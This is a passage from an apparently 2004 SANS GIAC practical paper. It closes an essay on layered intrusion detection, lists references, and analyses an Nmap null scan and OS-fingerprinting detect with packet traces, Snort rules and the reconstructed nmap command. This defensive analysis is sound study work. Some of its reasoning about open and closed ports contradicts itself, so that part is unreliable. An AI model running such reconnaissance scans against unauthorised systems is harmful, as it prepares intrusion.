As you can see, it is extremely important to protect your web assets. The best way to do this is to keep your systems patched and locked down. But you also need to be aware of who is attacking you and how. This lets you understand your environment better. You can see what the attackers are looking for and what you need to defend against. It could also protect you from new vulnerabilities where there are no patches and that bypass your lockdown measures. Having a layered Intrusion Detection System in place is one great way to defend against these attacks. By combining NIDS, HIDS, and Honeypots you are more likely to detect every possible attack and thwart any attempts to bypass you intrusion defenses. Combine this with examining all your log files on a daily basis and you will have secured your network against current and future threats.

References:

[1,2] Franklin, Iain. “Rules or Signatures?” 20 November 2002. URL:
http://www.infosecnews.com/opinion/2002/11/20_01.htm
[3] Internet Security Systems. “RealSecure Network Gigabit.” URL:
http://documents.iss.net/literature/RealSecure/rsngig_datasheet.pdf
[4] Snort.org. “What is Snort?” URL: http://www.snort.org/about.html
[5] Silicon Defense. “Readme file for the Spade v021031.1.” URL:
http://www.silicondefense.com/software/spice/spicereadme.shtml
[6] SSH Communications Security. “SSH Sentinel. Remote Working Client.” URL:
http://www.ssh.com/documents/26/ssh_sentinel.pdf

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

[7] Cert.org. "Installing, configuring, and using tcp wrapper to log unauthorized connection attempts on systems running Solaris 2.x." 1 March 2000. URL: http://www.cert.org/security-improvement/implementations/i041.07.html
[8,9] GFI. "GFiLANguard System Integrity Monitor." URL: http://www.gfi.com/lansim/
[10] Tripwire. "Tripwire for Servers." URL:http://www.tripwire.com/products/servers/
[11] Internet Security Systems. "BlackIce Server Protection. User Guide. Version 3.6." version 3.6. URL: http://documents.iss.net/literature/BlackICE/BISP-UG_36.pdf
[12] Symantec. "Symantec Host IDS." URL: http://enterprisesecurity.symantec.com/products/products.cfm?ProductID=48
[13] Verizon. "NetFacade." URL: http://www22.verizon.com/fns/netsec/fns_netsecurity_netfacade.html
[14] NFR Security. "Resource Center." URL: http://www.nfr.com/resource/backOfficer.php
[15] Microsoft. "Microsoft Security Bulletin (MS00-078)." 17 October 2000. URL: http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/bulletin/ms00-078.asp
[16] Symantec. "W32.Nimda.A@mm." 10 July 2003. URL: http://www.symantec.com/avcenter/venc/data/w32.nimda.a@mm.html
[17] Norton, Chris. "LOGS: GIAC GCIA Version 3.3 Practical Detect(s)." 02 April 2003. URL: http://cert.uni-stuttgart.de/archive/intrusions/2003/04/msg00033.html
[18] Cert.org. "Cert Advisory CA-2001-26 Nimda Worm." 25 September 2001. URL: http://www.cert.org/advisories/CA-2001-26.html
[19] Eeye Digital Security. "Nimda Scanner from Eeye Digital Security." Version 1.0.7. URL: http://www.eeye.com/html/Research/Tools/nimda.html
[20] Cert.org. "Cert Advisory CA-2001-13 Buffer Overflow In IIS Indexing Service DLL." 17 January 2002. URL: http://www.cert.org/advisories/CA-2001-13.html
[21] Eeye Digital Security. "ida 'Code Red' Worm." 17 July 2001. URL: http://www.eeye.com/html/Research/Advisories/AL20010717.html
[22] Cert.org. "Cert Advisory CA-2001-19 'Code Red' Worm Exploiting Buffer Overflow In IIS Indexing Service DLL." 17 January 2002. URL: http://www.cert.org/advisories/CA-2001-19.html
[23] Cert.org. "Cert Incident Note IN-2001-09." 6 August 2001. URL: http://www.cert.org/incident_notes/IN-2001-09.html
[24] Eeye Digital Security. "CodeRed Scanner from Eeye Digital Security." Version 1.0.0.1. URL: http://www.eeye.com/html/Research/Tools/codered.html
[25] Symantec. "CodeRed Removal Tool." 17 June 2003. URL: http://securityresponse.symantec.com/avcenter/venc/data/codered.removal.tool.html
[26] Microsoft. "Microsoft Security Bulletin (MS00-031): Frequently Asked Questions." URL:http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/bulletin/fq00-031.asp
[27] Microsoft. "Microsoft Security Bulletin (MS01-16)." 23 June 2003. URL: http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/Bulletin/MS01-016.asp
[28] Matt's Script Archive. "Security Update -- April 19, 2002 -- Upgrade Immediately." 21 April 2002. URL: http://www.scriptarchive.com/formmail.html
[29,30,31,32,33,34] CGISecurity. "Fingerprinting Port 80 Attacks: A look into web server, and web application attack signatures." November 2001. URL:

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

http://www.cgisecurity.com/papers/fingerprint-port80.txt
[35,36,37,38,39] CGISecurity. “Fingerprinting Port 80 Attacks: A look into web server, and web application attack signatures: Part Two.” March 2002. URL: http://www.cgisecurity.com/papers/fingerprinting-2.txt

Assignment 2 – Network Detects

DETECT #1

Source of Trace: - The packet captures for the following trace were found at http://www.incidents.org/logs/Raw/index.html. The file used was 2003.12.15.tgz. Specifically, after downloading and unzipping, the dump files used were 2003.12.15.1, 2003.12.15.2, 2003.12.15.3, 2003.12.15.4, 2003.12.15.5, 2003.12.15.9, 2003.12.15.10, 2003.12.15.11 and 2003.12.15.12. The IP addresses have been changed from the real ones in the dump files.

I used Ethereal version 0.9.16 to examine the packets of interest. The trace is below. Since there are over 15,000 records, I have cut most of the logs out and summarized their characteristics.

Ethereal output is as follows: (Time is relative to query)

```
 Time       Source        Destination     Prot  Info
0.000115   10.10.10.113   192.168.17.68   TCP   59194 > 300 [] Seq=0 Ack=0 Win=4096 Len=0
0.000165   10.10.10.113   192.168.17.68   TCP   59194 > 904 [] Seq=0 Ack=0 Win=4096 Len=0
0.000217   10.10.10.113   192.168.17.68   TCP   59194 > 3462 [] Seq=0 Ack=0 Win=1024 Len=0
0.000267   10.10.10.113   192.168.17.68   TCP   59194 > 306 [] Seq=0 Ack=0 Win=4096 Len=0
0.000317   10.10.10.113   192.168.17.68   TCP   59194 > 1015 [] Seq=0 Ack=0 Win=1024 Len=0
0.000368   10.10.10.113   192.168.17.68   TCP   59194 > 896 [] Seq=0 Ack=0 Win=4096 Len=0
```

We see the above pattern generated for thousands of packets. The source and destination IP address are the same. The source port is the same. The destination port varies but will repeat twice. (Though the destination port seems random it is actually not. This will be discussed later in the analysis.) The time between packets is also consistent.

```
0.000420    10.10.10.113   192.168.17.68   TCP   59194 > 4133 [] Seq=0 Ack=0 Win=1024 Len=0
40.492535   10.10.10.113   192.168.17.68   TCP   59194 > 4133 [] Seq=0 Ack=0 Win=4096 Len=0
```

The reason the destination port is tried twice is because the scanner uses different window sizes as the above example shows.

```
 0.000063   10.10.10.113   192.168.17.68   TCP   59194 > https [] Seq=0 Ack=0 Win=2048 Len=0
0.016059   192.168.17.68  0.10.10.113     TCP   https > 59194 [RST, ACK] Seq=0 Ack=0 Win=0 Len=0

17.790107   10.10.10.113    192.168.17.68   TCP   59194 > 22 [] Seq=0 Ack=0 Win=4096 Len=0
17.795187   192.168.17.68   10.10.10.113    TCP   22 > 59194 [RST, ACK] Seq=0 Ack=0 Win=0 Len=0

20.662466   10.10.10.113    192.168.17.68   TCP   59194 > ftp [] Seq=0 Ack=0 Win=4096 Len=0
20.665251   192.168.17.68   10.10.10.113    TCP   ftp > 59194 [RST, ACK] Seq=0 Ack=0 Win=0 Len=0
```

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

When a destination port is open, as in the above examples, the destination source address sends back a reset with the RST and ACK TCP flags set telling 10.10.10.113 that something is wrong and that it does not accept the packet. What happens now is that if the scanner does not receive a response to a port it has scanned, it will scan that port twice again, using a different source port and windows size as shown below.

```
13 0.357584    10.10.10.113         192.168.17.68        TCP      59195 > 300 [] Seq=0 Ack=0 Win=1024 Len=0
14 0.357642    10.10.10.113         192.168.17.68        TCP      59195 > 904 [] Seq=0 Ack=0 Win=1024 Len=0
15 0.357895    10.10.10.113         192.168.17.68        TCP      59195 > 3462 [] Seq=0 Ack=0 Win=2048 Len=0
16 0.357899    10.10.10.113         192.168.17.68        TCP      59195 > 306 [] Seq=0 Ack=0 Win=2048 Len=0
17 0.357901    10.10.10.113         192.168.17.68        TCP      59195 > 1015 [] Seq=0 Ack=0 Win=2048 Len=0
18 0.357904    10.10.10.113         192.168.17.68        TCP      59195 > 896 [] Seq=0 Ack=0 Win=4096 Len=0
```

Different windows sizes for the same destination port shown below.

```
19 0.357907          10.10.10.113       192.168.17.68       TCP      59195 > 4133 [] Seq=0 Ack=0 Win=4096 Len=0
1332 40.793516    10.10.10.113       192.168.17.68       TCP      59195 > 4133 [] Seq=0 Ack=0 Win=3072 Len=0
```

After 192.168.17.68 was scanned, host 10.10.10.113 launch the same type of scan against 192.168.17.129 and 192.168.17.135 as the below snippet shows.

```
134 3.985689       10.10.10.113        192.168.17.129       TCP      59194 > 300 [] Seq=0 Ack=0 Win=1024 Len=0
2099 89.333559   10.10.10.113        192.168.17.129       TCP      59195 > 300 [] Seq=0 Ack=0 Win=4096 Len=0

345 13.450743   10.10.10.113         192.168.17.135       TCP      59194 > 300 [] Seq=0 Ack=0 Win=4096 Len=0
355 13.837048   10.10.10.113         192.168.17.135       TCP      59195 > 300 [] Seq=0 Ack=0 Win=4096 Len=0
```

There are also some other packets that are part of an operating system (OS) fingerprinting scan. These packets are similar across all three systems.

```
    1679 51.505040   10.10.10.113       192.168.17.68       TCP      59201 > 1 [SYN, ECN] Seq=4201595134 Ack=0 
Win=2048 Len=0
    1680 51.505104   10.10.10.113       192.168.17.68       TCP      59202 > 1 [] Seq=4201595134 Ack=0 Win=4096 
Len=0
    1681 51.505154   10.10.10.113       192.168.17.68       TCP      59203 > 1 [FIN, SYN, PSH, URG] 
Seq=4201595134 Ack=0 Win=4096 Urg=0 Len=0
    1682 51.505203   10.10.10.113       192.168.17.68       TCP      59204 > 1 [ACK] Seq=4201595134 Ack=0 
Win=3072 Len=0
    1683 51.505252   10.10.10.113       192.168.17.68       TCP      59205 > ftp-data [SYN] Seq=4201595134 Ack=0 
Win=3072 Len=0
    1684 51.505301   10.10.10.113       192.168.17.68       TCP      59206 > ftp-data [ACK] Seq=4201595134 Ack=0 
Win=4096 Len=0
    1685 51.505349   10.10.10.113       192.168.17.68       TCP      59207 > ftp-data [FIN, PSH, URG] 
Seq=4201595134 Ack=0 Win=3072 Urg=0 Len=0
    1686 51.505469   10.10.10.113       192.168.17.68       UDP      Source port: 59194  Destination port: 20
    1687 51.511666   192.168.17.68       10.10.10.113       TCP      ftp-data > 59205 [RST, ACK] Seq=0 
Ack=4201595135 Win=0 Len=0
    1688 51.511946   192.168.17.68       10.10.10.113       TCP      ftp-data > 59206 [RST] Seq=0 Ack=0 Win=0 
Len=0
    1689 51.512017   192.168.17.68       10.10.10.113       TCP      ftp-data > 59207 [RST, ACK] Seq=0 
Ack=4201595135 Win=0 Len=0
```

Ethereal Info Fields are:

[]:   What TCP Flags are in the packet.

© SANS Institute 2004,   As part of GIAC practical repository.   Author retains full rights.

Seq:	TCP sequence number of the packet.
Ack:	TCP acknowledgement number of the packet
Win:	Window size of the packet
Urg:	Points to the sequence number of the byte following the urgent data[1]
Len:	Length of TCP packet header.

The network is not my own and I do not know the specific layout from which this traffic came. Here is a diagram of what I do know:

```
10.10.10.113 (00:0a:95:7c:24:00) Apple Inc
|
IDS Sensor
|
192.168.17.x (00:50:56:40:00:6d) VMWare Inc
```

All three scanned hosts have the same Mac address. VMWare is virtual operating system software, which would indicate that all three systems reside on one server. When looking at all the traffic in the dump files, the Mac address is identical on all destination hosts. So I am going to assume that the Mac address has been changed to protect the innocent or it's a honeypot. Either way, going forward, I am writing this analysis based on three different physical systems. Host 192.168.17.68 responds to ports HTTP (80,443), SSH(22), FTP(21,20), SMTP(25), DNS(53), Telnet(23). Host 192.168.17.129 responds to HTTP(80,443), FTP (21,20), SMTP(25), DNS(53), Telnet(23). Host 192.168.17.135 responds to SSH(22), DNS(53), FTP(20).

Detect was Generated by: - Snort v 2.1.0 with Current Rule Set for Snort 2.1.0 downloaded on Dec. 29, 2003.

```
Command:> snort –r c:\snort\bin\2003.12.15.# -c c:\snort\bin\snort.conf –l
c:\snort\bin\logfile –d –X –v
```

Snort options from the Snort help file (snort –h)

-r:	Read and process tcpdump file
-c:	Use Rules File
-l:	Log to directory
-d:	Dump the Application Layer
-X:	Dump the raw packet data starting at the link layer
-v:	Be verbose

# - this indicates the number of the different dump files (not a snort option)

There is no information on network load for these dump files. The assumption going forward is that the network was not overloaded and there were no packets dropped by the IDS.

Snort Detect #1:

```
[**] [1:623:2] SCAN NULL [**]
[Classification: Attempted Information Leak] [Priority: 2]
11/18-14:14:39.956997 10.10.10.113:59195 -> 192.168.17.135:9152
```

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

```
TCP TTL:45 TOS:0x0 ID:27093 IpLen:20 DgmLen:40
******** Seq: 0x0  Ack: 0x0  Win: 0x800  TcpLen: 20
0x0000: 00 50 56 40 00 6D 00 0A 95 7C 24 00 08 00 45 00     .PV@.m...|$...E.
0x0010: 00 28 69 D5 00 00 2D 06 3D 51 0A 0A 0A 71 C0         A8  .(i...-.=Q...q..
0x0020: 11 87 E7 3B 23 C0 00 00 00 00 00 00 00 00 50 00     ...;#.........P.
0x0030: 08 00 B6 3E 00 00 55 55 55 55 55 55                   ...>..UUUUUU
[Xref => http://www.whitehats.com/info/IDS4]
```

Rule that triggered the alert:

```
alert tcp $EXTERNAL_NET any -> $HOME_NET any (msg:"SCAN NULL";
stateless; flags:0; seq:0; ack:0; reference:arachnids,4; classtype:attempted-
recon; sid:623; rev:2;)
```

The Snort rule that triggered this alert is made up of several components explained below:

Alert: Tells Snort to generate an alert if the below fields are met.
TCP: Protocol field tells Snort to look at TCP packets
$EXTERNAL_NET any: Tells Snort what source IP address and port number to look for in the packet.*
->: Indicates what direction the traffic is flowing
$HOME_NET any: Tells Snort what destination IP address and port number to look for in the packet.*
msg:"SCAN NULL": Tells Snort to display the message "SCAN NULL" when this alert is triggered.
stateless: Tells Snort to trigger the alert "regardless of the state of the stream processor".[2]
flags:0: Snort sees if the packet meets the criteria that no TCP flags are set.
seq:0: Snort sees if the packet meets the criteria that the TCP sequence number equals 0.
ack:0: Snort sees if the packet meets the criteria that the TCP acknowledgement number is 0.
reference:arachnids,4: Indicates a reference to http://www.whitehats.com/info/IDS4 to find out more about the rule.[3]
classtype:attempted-recon: Classifies this alert as an attempted reconnaissance.
sid:623: This is Snort rule number 623.
rev:2: This is the rule's second revision.

*Variables (which start with a $) are defined in snort.conf or at the command line.

"This event indicates that a TCP frame has been seen with a sequence number of zero and all control bits are set to zero."[4]

Snort Detect #2:

```
[**] [1:1420:3] SNMP trap tcp [**]
[Classification: Attempted Information Leak] [Priority: 2]
11/18-13:57:28.473541 10.10.10.113:59195 -> 192.168.17.68:162
TCP TTL:52 TOS:0x0 ID:7541 IpLen:20 DgmLen:40
```

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

```
******** Seq: 0x0  Ack: 0x0  Win: 0x400  TcpLen: 20
0x0000: 00 50 56 40 00 6D 00 0A 95 7C 24 00 08 00 45 00     .PV@.m...|$...E.
0x0010: 00 28 1D 75 00 00 34 06 82 F4 0A 0A 0A 71 C0 A8     .(.u..4......q..
0x0020: 11 44 E7 3B 00 A2 00 00 00 00 00 00 00 00 50 00     .D.;..........P.
0x0030: 04 00 DD 9F 00 00 55 55 55 55 55 55                 ......UUUUUU
[Xref => http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2002-0013]
[Xref => http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2002-0012]
```

Rule that triggered the alert:

```
alert tcp $EXTERNAL_NET any -> $HOME_NET 162 (msg:"SNMP trap tcp";
stateless; reference:cve,CAN-2002-0012; reference:cve,CAN-2002-0013;
sid:1420; rev:3; classtype:attempted-recon;)
```

Based on the analysis of the attack, this alert is a false positive. The rule that generated this alert is too general and is set off by any traffic to destination port 162. This packet's signature is identical to the thousands of other packets logged in this scan and labeled "SCAN NULL." This alert will be ignored and only presented to show that false positives do occur, especially when rules are written too generally. If this were a SNMP trap exploit, we'd expect to see traffic with a GetRequest, GetNextRequest, or SetRequest message.[5]

Snort Detect #3:

```
[**] [1:1228:3] SCAN nmap XMAS [**]
[Classification: Attempted Information Leak] [Priority: 2]
11/18-14:00:29.694241 10.10.10.113:59207 -> 192.168.17.68:20
TCP TTL:38 TOS:0x0 ID:25985 IpLen:20 DgmLen:60
**U*P**F Seq: 0xFA6F40FE  Ack: 0x0  Win: 0xC00  TcpLen: 40  UrgPtr: 0x0
TCP Options (5) => WS: 10 NOP MSS: 265 TS: 1061109567 0 EOL
0x0000: 00 50 56 40 00 6D 00 0A 95 7C 24 00 08 00 45 00     .PV@.m...|$...E.
0x0010: 00 3C 65 81 00 00 26 06 48 D4 0A 0A 0A 71 C0 A8     .<e...&.H....q..
0x0020: 11 44 E7 47 00 14 FA 6F 40 FE 00 00 00 00 A0 29     .D.G...o@......)
0x0030: 0C 00 B3 DC 00 00 03 03 0A 01 02 04 01 09 08 0A     ................
0x0040: 3F 3F 3F 3F 00 00 00 00 00 00                       ????......
[Xref => http://www.whitehats.com/info/IDS30]
```

Rule that triggered the alert:

```
alert tcp $EXTERNAL_NET any -> $HOME_NET any (msg:"SCAN nmap
XMAS"; stateless; flags:FPU,12; reference:arachnids,30; classtype:attempted-
recon; sid:1228; rev:3;)
```

This rule has a component that we have not seen before. It is explained below:

flags:FPU,12: Snort sees if the packet meets the criteria that the FIN(F), PUSH(P) and URG(U) TCP flags are set, "ignoring reserved bit 1 and reserved bit 2." [6]

"This event indicates that…[TCP] packets have a sequence number of zero and the FIN, URG, and PUSH flags set."[7]

Snort Detect #4:

```
[**] [116:97:1] (snort_decoder): Short UDP packet, length field > payload length [**]
```

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

```
11/18-14:00:29.694361 10.10.10.113:0 -> 192.168.17.68:0
UDP TTL:55 TOS:0x0 ID:21735 IpLen:20 DgmLen:328
Len: 300
0x0000: 00 50 56 40 00 6D 00 0A 95 7C 24 00 08 00 45 00    .PV@.m...|$...E.
0x0010: 01 48 54 E7 00 00 37 11 47 57 0A 0A 0A 71 C0 A8    .HT...7.GW...q..
0x0020: 11 44 E7 3A 00 14 01 34 2F D0 66 66 66 66 66 66    .D.:...4/.ffffff
0x0030: 66 66 66 66 66 66 66 66 66 66 66 66 66 66 66 66    ffffffffffffffff
0x0040: 66 66 66 66 66 66 66 66 66 66 66 66 66 66 66 66    ffffffffffffffff
0x0050: 66 66 66 66 66 66 66 66 66 66 66 66 66 66 66 66    ffffffffffffffff
```

This alert was generated by the Snort Internal Decoder:

Gen-msg.map:
116 || 97 || snort_decoder: Short UDP packet, length field > payload length

The alert identifier is made up of the following components:

116: This is the generatorid which tells us that the generator used is the Snort Internal Decoder.
97: This is the number given to the alert to identify it.
snort_decoder: Short UDP packet, length field > payload length: This is the message telling us that the length of the packet is smaller than the reported length in the Datagram Length field.

This event tells us that the Total Length field reported in the IP Header is incorrect. Since the IP Header Length field of 20 bytes (0x5 in the 0 byte offset) is correct, the length reported by the UDP packet (308 – 0x0134) must be incorrect. We can tell that the IP Header Length is correct because if you look at the beginning of the UDP Header starting after 20 bytes, we get a source port of 59194 and a destination source port of 20 which is consistent with the rest of the traffic seen in the scan.

Snort Detect #5

```
[**] [1:628:3] SCAN nmap TCP [**]
[Classification: Attempted Information Leak] [Priority: 2]
11/18-14:00:38.832747 10.10.10.113:59206 -> 192.168.17.68:20
TCP TTL:37 TOS:0x0 ID:5481 IpLen:20 DgmLen:60
***A**** Seq: 0xB5A5F72  Ack: 0x0  Win: 0x800  TcpLen: 40
TCP Options (5) => WS: 10 NOP MSS: 265 TS: 1061109567 0 EOL
0x0000: 00 50 56 40 00 6D 00 0A 95 7C 24 00 08 00 45 00    .PV@.m...|$...E.
0x0010: 00 3C 15 69 00 00 25 06 99 EC 0A 0A 0A 71 C0 A8    .<.i..%......q..
0x0020: 11 44 E7 46 00 14 0B 5A 5F 72 00 00 00 00 A0 10    .D.F...Z_r......
0x0030: 08 00 88 98 00 00 03 03 0A 01 02 04 01 09 08 0A    ................
0x0040: 3F 3F 3F 3F 00 00 00 00 00 00                      ????......
[Xref => http://www.whitehats.com/info/IDS28]
```

Rule that triggered the alert:

alert tcp $EXTERNAL_NET any -> $HOME_NET any (msg:"SCAN nmap TCP"; stateless; flags:A,12; ack:0; reference:arachnids,28; classtype:attempted-recon; sid:628; rev:3;)

This rule has a component that we have not seen before. It is explained below:

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

flags:A,12: Snort sees if the packet meets the criteria that the ACK(A) TCP flag is set, "ignoring reserved bit 1 and reserved bit 2."[8]

This packet has an ACK TCP flag set, yet it has an Acknowledgement number of zero. This type of packet is indicative of the Nmap scanning tool as mentioned in the alerts message.

Probability the Source Address was spoofed: - My assertion below will be that host 10.10.10.113 is scanning hosts on the 192.168.17.x network looking for services that may be vulnerable to attack. Since this is a scan, the attacker wants a response back from the servers to let him/her know what services are available. I'd say that the likely hood of this being a spoofed address is low. However, since this is a noisy scan and likely to be detected, it is quite likely that the machine that is doing the scan is a compromised system just gathering data. When it is time for the real attack, the traffic will come from another IP address.

The attacker is also doing an Nmap OS fingerprinting scan on the three systems. The attacker would need to receive the feed back from the Nmap packets to be able to determine the OS.

Description of the Attack: - This attack is a scan of three hosts on the 192.168.17.x network. It is sending malformed packets to the hosts and to specific port numbers to elicit a response. This response will inform the attacker what ports are open and possibly what services are running on the hosts. There is also an effort to fingerprint each host with specifically crafted packets. This is most likely to narrow down the vulnerabilities that may be open on the services that responded to the scan.

There is no CVE number for a Null Scan, but here is a link that gives a summary of the attack: http://www.iss.net/security_center/advice/Intrusions/2000309/default.htm[9]

Attack mechanism: - This attack is an Nmap null scan. "Nmap [is a utility that] uses raw IP packets in novel ways to determine what hosts are available on the network, what services (application name and version) they are offering, what operating system (and OS version) they are running, what type of packet filters/firewalls are in use, and dozens of other characteristics."[10] We get a clue that this is an Nmap scan by Snort Detect #3 which reports a "SCAN nmap XMAS" and by Snort Detect #5 which reports a "SCAN nmap TCP". When we look at the trace, the telling sign of the scan is the fingerprinting section. These oddly crafted packets indicate that the scanner is looking to see how the operating system responses to the stimulus. If we look at Nmap's nmap-os-fingerprinting file, we see a description of the tests Nmap performs to fingerprint an operating system. The following is taken from the nmap-os-fingerprinting file:

TEST DESCRIPTION:
Tseq is the TCP sequenceability test
T1 is a SYN packet with a bunch of TCP options to open port

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

T2 is a NULL packet w/options to open port
T3 is a SYN|FIN|URG|PSH packet w/options to open port
T4 is an ACK to open port w/options
T5 is a SYN to closed port w/options
T6 is an ACK to closed port w/options
T7 is a FIN|PSH|URG to a closed port w/options
PU is a UDP packet to a closed port

A null Nmap scan works by sending a malformed packet to a port on a host. If the port is closed, the host should send back a Reset(RST) packet. If the port is open, there should be no response from the host. "This scan does not work on certain operating systems that do not adhere strictly to the RFC standard (Windows 95/NT, Cisco, BSDI, HP/UX, MVS, and IRIX)"[11]

In our trace, the hosts that are being scanned are those whose operating systems don't follow the rules. We'll examine our trace with the Nmap OS fingerprinting tests and see where the scanner made the wrong assumptions.

Test T1 is a SYN packet with a bunch of TCP options to an open port. Here we see the Nmap packet being sent to destination port 1, which we know to be closed. We know it is closed because it's highly unlikely that a host would have over 1200 services running on a system which did not respond to the null scan in our trace.

```
  63.957966   10.10.10.113      192.168.17.68       TCP    59195 > 1 [SYN] Seq=190472051 Ack=0 Win=1024 Len=0
   Options: (20 bytes)
       Window scale: 10 (multiply by 1024); NOP; Maximum segment size: 265 bytes
       Time stamp: tsval 1061109567, tsecr 0; EOL
```

Test T2 is a NULL packet with TCP options to an open port. This is again being sent to destination port 1, which is closed. There are no Null packets with TCP options going to any ports that are open.

```
  62.451483   10.10.10.113      192.168.17.68      TCP    59202 > 1 [] Seq=190472050 Ack=0 Win=3072 Len=0
   Options: (20 bytes)
       Window scale: 10 (multiply by 1024); NOP; Maximum segment size: 265 bytes
       Time stamp: tsval 1061109567, tsecr 0; EOL
```

Test T3 is a SYN|FIN|URG|PSH packet with TCP options to an open port. We see destination port 1 again, which is closed. There are no SYN|FIN|URG|PSH packets with TCP options going to any ports that are open.

```
  60.643708   10.10.10.113      192.168.17.68      TCP     59203 > 1 [FIN, SYN, PSH, URG] Seq=190472050 Ack=0
Win=4096 Urg=0 Len=0
   Options: (20 bytes)
       Window scale: 10 (multiply by 1024); NOP; Maximum segment size: 265 bytes
       Time stamp: tsval 1061109567, tsecr 0; EOL
```

Test T4 is an ACK packet to an open port with TCP options. We see destination port 1 again, which is actually closed.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

```
  60.643758   10.10.10.113      192.168.17.68       TCP    59204 > 1 [ACK] Seq=190472050 Ack=0 Win=1024 Len=0
   Options: (20 bytes)
       Window scale: 10 (multiply by 1024); NOP; Maximum segment size: 265 bytes
       Time stamp: tsval 1061109567, tsecr 0; EOL
```

Test T5 is a SYN packet to a closed port with TCP options. Here the packet is being sent to port 20 which Nmap believes to be opened because it received a RST packet back from the server in response to the null scan of that port.

```
  51.505252   10.10.10.113     192.168.17.68      TCP      59205 > ftp-data [SYN] Seq=4201595134 Ack=0 Win=3072
Len=0
   Options: (20 bytes)
       Window scale: 10 (multiply by 1024); NOP; Maximum segment size: 265 bytes
       Time stamp: tsval 1061109567, tsecr 0; EOL
```

Test T6 is an ACK to a closed port with TCP options. Again we see the packet being sent to destination port 20, which is actually open. This packet is also the packet that set off Snort Detect #5.

```
  51.505301   10.10.10.113      192.168.17.68      TCP    59206 > ftp-data [ACK] Seq=4201595134 Ack=0 Win=4096
Len=0
   Options: (20 bytes)
       Window scale: 10 (multiply by 1024); NOP; Maximum segment size: 265 bytes
       Time stamp: tsval 1061109567, tsecr 0; EOL
```

Test T7 is a FIN|PSH|URG to a closed port TCP options. This packet is sent to destination port 20 again, which is actually open. This packet is also the packet that set off Snort Detect #3. There are no FIN|PSH|URG packets with TCP options going to any ports that are actually closed.

```
  51.505349   10.10.10.113      192.168.17.68      TCP    59207 > ftp-data [FIN, PSH, URG] Seq=4201595134 Ack=0
Win=3072 Urg=0 Len=0
   Options: (20 bytes)
       Window scale: 10 (multiply by 1024); NOP; Maximum segment size: 265 bytes
       Time stamp: tsval 1061109567, tsecr 0; EOL
```

Test PU is a UDP packet to a closed port.

```
  51.505469   10.10.10.113      192.168.17.68      UDP    Source port: 59194  Destination port: 20
```

We have now seen the packets Nmap sends out during a null scan, thus confirming our suspicions about this attack. Also, with the unique packets sent in test T2, T3 and T7, we know that Nmap was confused by the type of responses received and not received from the scanned hosts and probably did not report valid data to the attacker. But this is not a total loss for the attacker. They can now make the assumption that the operating system is one that does not conform to RFC standards.

Another way to verify that this is a Nmap scan is to look at the destination ports that are being scanned. At first glance it may look like the ports are randomly chosen. But if we compare the port numbers with those found in the nmap-services file, you see that they are exactly the same.

© SANS Institute 2004, Author retains full rights.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

The Nmap command used for this attack is:

```
nmap -sN -O -F -v 192.168.17.68 192.168.17.129 192.168.17.135
```

Nmap options from nmap help screen (nmap –h):

-sN:	Scan type is Null Scan.
-O:	Use TCP/IP Fingerprinting to guess remote operating system.
-F:	Only scan ports listed in nmap-services file.
-v:	Verbose mode.

This attack is a stimulus. The attacker is sending packets to the hosts trying to gather information about the systems. The services targeted would have been the ones identified by Nmap as being open if this scan worked properly. This scan was for reconnaissance purposes and would have probably led to a more malicious attack later on.

Correlations: - The GIAC GSEC practical paper by Andy Millican describes a null scan, RFC 793 (which specifies when a RST should be sent) and what operating systems do not adhere by this RFC. His paper is located at http://www.giac.org/practical/GSEC/Andy_Millican_GSEC.pdf[12]

This analysis by Neil Warner describes seeing a null scan and the OS fingerprinting techniques of Nmap at http://216.239.39.104/search?q=cache:pq5h8374IBYJ:project.honeynet.org/scans/scan23/sol/Neil.html+neil+warner+honeypot&hl=en&lr=lang_en&ie=UTF-8 [13]

The GIAC GCIA practical paper by Robert Sorensen describes null scans and Nmap. His paper is located at http://www.giac.org/practical/Robert_Sorensen_GCIA.htm[14]

This analysis for the Honeynet project details what some null scan packets look like. http://216.239.39.104/search?q=cache:ZGsfOz7v9u4J:project.honeynet.org/scans/scan23/sol/Brian.html+brian+denicola+honeypot&hl=en&lr=lang_en&ie=UTF-8[15]

The IP address of the attacker has been changed in the raw log files download from http://www.incidents.org/logs/Raw/index.html, so I cannot tell if this attackers real IP address has been involved in recent attacks or been reported to sites like dshield.org. There are no Cert or CVE advisories for an Nmap Null Scan to reference. And since this attack is from incident.org there are no other corroborating logs to look at for this trace, like firewall or router logs.

Evidence of Active Targeting: - Without knowing the actual network it's difficult to tell if this is or is not active targeting. Based on the evidence below, I believe this is active targeting. First we don't see any other hosts being scanned from our attacker.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

Second, each scan takes approximately 4 minutes to complete. The first scan of host 192.168.17.68 ends at 14:00:53 hrs. If each host takes 4 minutes to scan, and this was a scan of the network, we'd expect that the second scanned host, 192.168.17.129, to be scanned 244 minutes later (4 min x 61 host). Instead the second host gets scanned at 14:00:55 hrs, which is only two seconds later. The third host, 192.168.17.135, which is six hosts away (24 minutes) gets scanned 10 minutes after the second.

Lastly, the systems are high valued targets because they offer several public and often vulnerable services. These services are HTTP, SSH, FTP, SMTP, DNS, and Telnet. It is unlikely that these three servers were attacked randomly.

It is possible that these are the only three systems sitting behind a firewall on a DMZ where the IDS is located. The scanning tool may have randomly chosen the hosts to scan and coincidentally hit those three within 10 minutes of each other. However, this seems unlikely

Severity:

Criticality: I am ranking this as a 5 because of the services offered on these three servers. It would be bad enough if each server had just one of those services, but each has three or four of them. If any of these services are exploited, the organization that owns these systems would be in trouble.

Lethality: I am ranking this a 1 since it was a failed scan of the systems and the recognizance gained was minimal.

System Countermeasures: I do not know what countermeasures are in place for these systems. Since this is the case, I will give it a middle ground score of 3.

